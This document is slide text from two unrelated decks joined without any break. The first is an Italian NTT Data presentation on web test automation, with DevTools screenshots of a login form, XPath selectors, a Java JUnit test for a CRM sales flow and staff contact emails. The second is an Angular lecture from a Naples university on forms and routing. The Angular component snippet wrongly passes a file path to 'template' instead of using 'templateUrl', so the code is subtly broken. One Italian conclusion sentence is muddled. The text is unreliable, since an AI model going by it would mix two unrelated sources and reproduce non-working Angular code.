# Testing Automation – Selettori Web

Ti diamo il benvenuto  
nella tua community  
professionale

Email o telefono


Password

 Mostra

Hai dimenticato la password?

Accedi

oppure



```
① DevTools is now available in Italian! Always match Chrome's language Switch DevTools to Italian Don't show again
```

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights

```
<input name="loginCsrfParam" value="20070750-023e-4c7b-82e3-6b73c59cd3b3" type="hidden">
  <div class="flex flex-col">
    <div class="mt-1.5" data-js-module-id="guest-input">
      <div class="flex flex-col">
        <label class="input-label mb-1" for="session_key"> Email o telefono </label>
        <div class="text-input flex">
          <input class="text-color-text font-sans text-md outline-0 bg-color-transparent grow" autocomplete="username" id="session_key" name="session_key" required data-tracking-control-name="homepage-basic_sign-in-session-key" data-tracking-client-ingraph type="text"> == $0
        </div>
      </div>
    </div>
```

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder Performance insights

```
<input class="text-color-text font-sans text-md outline-0 bg-color-transparent grow" autocomplete="username" id="session_key" name="session_key" required data-tracking-control-name="homepage-basic_sign-in-session-key" data-tracking-client-ingraph type="text"> == $0
</div>
</div>
<p class="input-helper mt-1.5" for="session_key" role="alert" data-js-module-id="guest-input_message"></p>
</div>
<div class="mt-1.5" data-js-module-id="guest-input">::</div>
<input name="session_redirect" type="hidden">
<!-->
</div>
```


↳ \pr\[0px] div.hero-cta-form form div.flex.flex-col div.mt-1\5 div.flex.flex-col div.text-input.flex input#session\_key.text-color-text.font-sans.text-md.outline-0.bg-color-transparent.grow

//input[@id="session\_key"]

x 1 of 1 ^ v Cancel


# Test Automation - Conclusioni

- Il test automatico è un'ottima funzione per scoprire oggi le bug già fissati o scoperti da un funzionale, dove la creatività non è più sostituita da un robot ma è sempre presente per individuare difetti e anomalie non previsti.



# Case Study – Sviluppo di Casi di Test Automatizzati


Una volta ricevuti i casi di test, si procede con la fase di scripting, durante la quale viene realizzato lo scenario di test.




The screenshot shows a code editor window with the file name 'PlenitudeSalesUp\_SwitchIn.java' at the top. The code is a Java class named 'PlenitudeSalesUp\_SwitchIn' that extends 'BrowserTest'. It contains several methods annotated with '@Test', including 'PlenitudeSalesUp\_SwitchIn()', 'CommonPage.clickPlenitudeLogin()', 'SalesPage.clickSection("Catalog")', 'CatalogPage.setCap("80132")', 'CatalogPage.clickNapoliCAP()', 'CatalogPage.clickConferma()', 'CatalogPage.searchCatalogo("COMEVUOI LUCE TEST")', 'CatalogPage.clickProductCatalogo("ComeVuoi luce Test")', 'ProductPage.clickVerificaModOperativa()', 'ProductPage.setRadioTypeOptions()', and 'ProductPage.clickSalva()'. The code uses imports from org.nttdata.Tests, org.junit.Test, org.nttdata.browserPages.\*, and org.nttdata.classiPadre.BrowserTest.

```
© PlenitudeSalesUp_SwitchIn.java ×
1 package org.nttdata.Tests;
2 import org.junit.Test;
3 import org.nttdata.browserPages.*;
4 import org.nttdata.classiPadre.BrowserTest;
5
6 public class PlenitudeSalesUp_SwitchIn extends BrowserTest {
7
8     @Test
9     public void PlenitudeSalesUp_SwitchIn() throws Exception {
10         LoginPage.setEmail();
11         LoginPage.clickSubmit();
12         LoginPage.setPsw();
13         LoginPage.clickAccedi();
14         LoginPage.clickNotConnectButton();
15
16         AppsPage.SearchApp("sales");
17         AppsPage.clickSales();
18
19         CommonPage.clickPlenitudeLogin();
20
21         SalesPage.clickSection("Catalog");
22
23         CatalogPage.setCap("80132");
24         CatalogPage.clickNapoliCAP();
25         CatalogPage.clickConferma();
26         CatalogPage.searchCatalogo("COMEVUOI LUCE TEST");
27         CatalogPage.clickProductCatalogo("ComeVuoi luce Test");
28
29         ProductPage.clickVerificaModOperativa();
30         ProductPage.setRadioTypeOptions();
31         ProductPage.clickSalva();
```


# Case Study – ID02 Verifica Codice POD



# Case Study – ID01 Creazione Ordine



# Case Study – Architettura TA



# Testing Automation – Temporizzazione

The screenshot shows a Microsoft Dynamics CRM SalesApp interface. The browser title bar reads "egl/\_pages/salesapp/catalog.htm". The main header "EGL - Sales" is displayed above a search bar. On the left, a sidebar menu lists various SalesApp modules: Home, Recent, Pinned, Home Page, Catalog, Quotes, Orders, Report PDP Contr..., BO - Check call in..., Leads, Massive Actions, Pratiche On Condi..., Check call blacklist, Agencies / Agents, and Agents. The "Catalog" item is currently selected. The main content area displays a form titled "Inserisci il POD del cliente" (Insert customer POD). A text input field contains the value "IT002E4947134A". Below the input field is a note: "Il codice POD è costituito da 14 o 15 caratteri. Se sei in possesso di un POD da 15 caratteri inseriscine solo i primi 14." (The POD code consists of 14 or 15 characters. If you have a 15-character POD, enter only the first 14). To the right of the input field is a button labeled "Verifica creditizia..." (Credit check...). At the bottom of the form are buttons for "INDIETRO" (Back), "ABBANDONA CARRELLO" (Abandon cart), and "AVANTI" (Next). The status bar at the bottom shows system icons and the date "14/05/2024".

# Contatti

Valentina Cotecchia

[valentina.cotecchia@emeal.nttdata.com](mailto:valentina.cotecchia@emeal.nttdata.com)

Luca Borrelli

[luca.borrelli@emeal.nttdata.com](mailto:luca.borrelli@emeal.nttdata.com)

Pierluigi Patella

[pierluigi.patella@emeal.nttdata.com](mailto:pierluigi.patella@emeal.nttdata.com)

Giuseppe Fusco

[giuseppe11.fusco@emeal.nttdata.com](mailto:giuseppe11.fusco@emeal.nttdata.com)



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 21**

# **ANGULAR: PART II**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# PREVIOUSLY, ON WEB TECHNOLOGIES

- In Lect. 19, we started learning about Angular
- We know what **Components** are, how to use the built-in **Router**, and how to manage `@Input/@Output` from Components
- Today, we'll see some other important features of the Angular Framework. Notably:
  - Forms
  - Services and Dependency Injection
  - More about the Angular Router (securing routes)
  - HTTP Client
  - Signals



# ANGULAR FORMS

- Forms are in many cases the preferred way of getting user input
- In Angular, forms can be handled in two ways:
  - **Template-driven forms:** associations between Component data and form are defined implicitly, via template directives
  - **Reactive forms:** associations between Component data and form are defined explicitly in the component

# ANGULAR FORMS

Let's add a Login form to our app. We'll start by creating a component

```
@luigi → D/0/T/W/2/e/2/angular-app $ ng generate component login
```

We associate the component with a new **Route** on the **/login** path

```
{ // new Route in app.routes.ts
  path: "login",
  title: "Login",
  component: LoginComponent
}
```

Last, we add a link in the **app.component.ts** template

```
// in the template for the AppComponent, before <router-outlet/>
<a routerLink="/login" routerLinkActive="active">Login</a>
```

# ANGULAR FORMS: TEMPLATE-DRIVEN

```
import { Component } from '@angular/core';
import { FormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [FormsModule],
  template: './login.component.html',
  styleUrls: ['./login.component.scss']
})
export class LoginComponent {
  user: string = "";
  pass: string = "";
}
```

